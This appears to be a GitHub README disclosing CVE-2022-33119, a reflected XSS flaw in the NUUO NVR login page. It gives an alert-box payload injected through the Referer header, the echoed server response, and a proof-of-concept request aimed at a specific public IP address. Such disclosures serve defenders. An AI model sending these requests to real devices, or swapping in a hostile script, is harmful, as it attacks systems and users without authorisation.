

main

...

nuuo-xss / README.md



badboyxcc Update README.md

History

1 contributor

42 lines (29 sloc) | 1.14 KB

...

# CVE-2022-33119

## NUUO Network Video Recorder Login page login.php is Reflected XSS attack

### Affected firmware

Firmware Version: 03.06.02


### payload

```
"><script>alert("XSS")</script><"
```

### The effect

```
1 POST /login.php HTTP/1.1
2 Host:
3 Content-Length: 45
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin:
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/90.0.4430.212 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: "><script>alert("XSS")</script><"
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Cookie: lang=en; PHPSESSID=b630e0a3b454ae69c6aacbe257435b55
14 Connection: close
15
16 language=11111&user=111&pass=222&submit=Login

1 HTTP/1.1 200 OK
2 X-Powered-By: PHP/5.6.32
3 Expires: Thu, 19 Nov 1981 08:52:00 GMT
4 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
5 Pragma: no-cache
6 P3P: CP="CAO PSA OUR"
7 Content-type: text/html; charset=UTF-8
8 Content-Length: 547
9 Connection: close
10 Date: Sat, 11 Jun 2022 03:57:32 GMT
11 Server: lighttpd/1.4.48
12
13 <HTML>
14 <HEAD>
15   <meta http-equiv="content-type" content="text/html; charset=utf-8">
16   <meta http-equiv="refresh" content="0;URL=htt
17   <script>
18     alert("XSS")
19   </script>
20   <?cmd=loginfail">
21   <TITLE>
22     Moved Temporarily
23   </TITLE>
24 </HEAD>
25 <body class="yui-skin-sam" leftmargin="0" topmargin="0" marginwidth="0" marginheight=
26   <form action="{
27   <script>
```



## POC

```
POST /login.php HTTP/1.1
Host: 218.253.76.122:8000
Content-Length: 45
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://218.253.76.122:8000
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/90.0.4430.212 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
exchange;v=b3;q=0.9
Referer: "><script>alert("XSS")</script><"
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: lang=en; PHPSESSID=b630e0a3b454ae69c6aacbe257435b55
Connection: close

language=11111&user=111&pass=222&submit=Login
```

